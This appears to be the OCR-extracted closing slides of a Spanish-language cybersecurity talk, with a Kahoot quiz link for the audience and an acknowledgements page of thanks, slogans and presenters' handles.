
Hemos venido y os hemos contado el rollo , intentando que fuera ameno, no sin enseñaros las verdades ocultas en la red que nosotros protegemos, pero…. ¿Habéis estado atentos? ¿Nos habéis estado escuchando?

Es hora de la verdad, sacad el móvil y veamos si es verdad y que hemos dejado huella en vuestras mentes inquietas:

https://play.kahoot.it/v2/?quizId=6770bd69-c9cd-4d2a-a7a3-81af0cb02d58



Agradecimientos







"Porque no solo tenemos 1s y 0s en las venas sino también agradecimiento y cariño a todos los que nos apoyan!"


ESKERRIK ASKO




Nebu_73

Do never Give Up Your Dreams



"Por la gente que suma y nos hace ser lo que somos"

LO CONSIGIÓ PORQUE NO SABÍA QUE ERA IMPOSIBLE

Carol12Gory

FCY2a!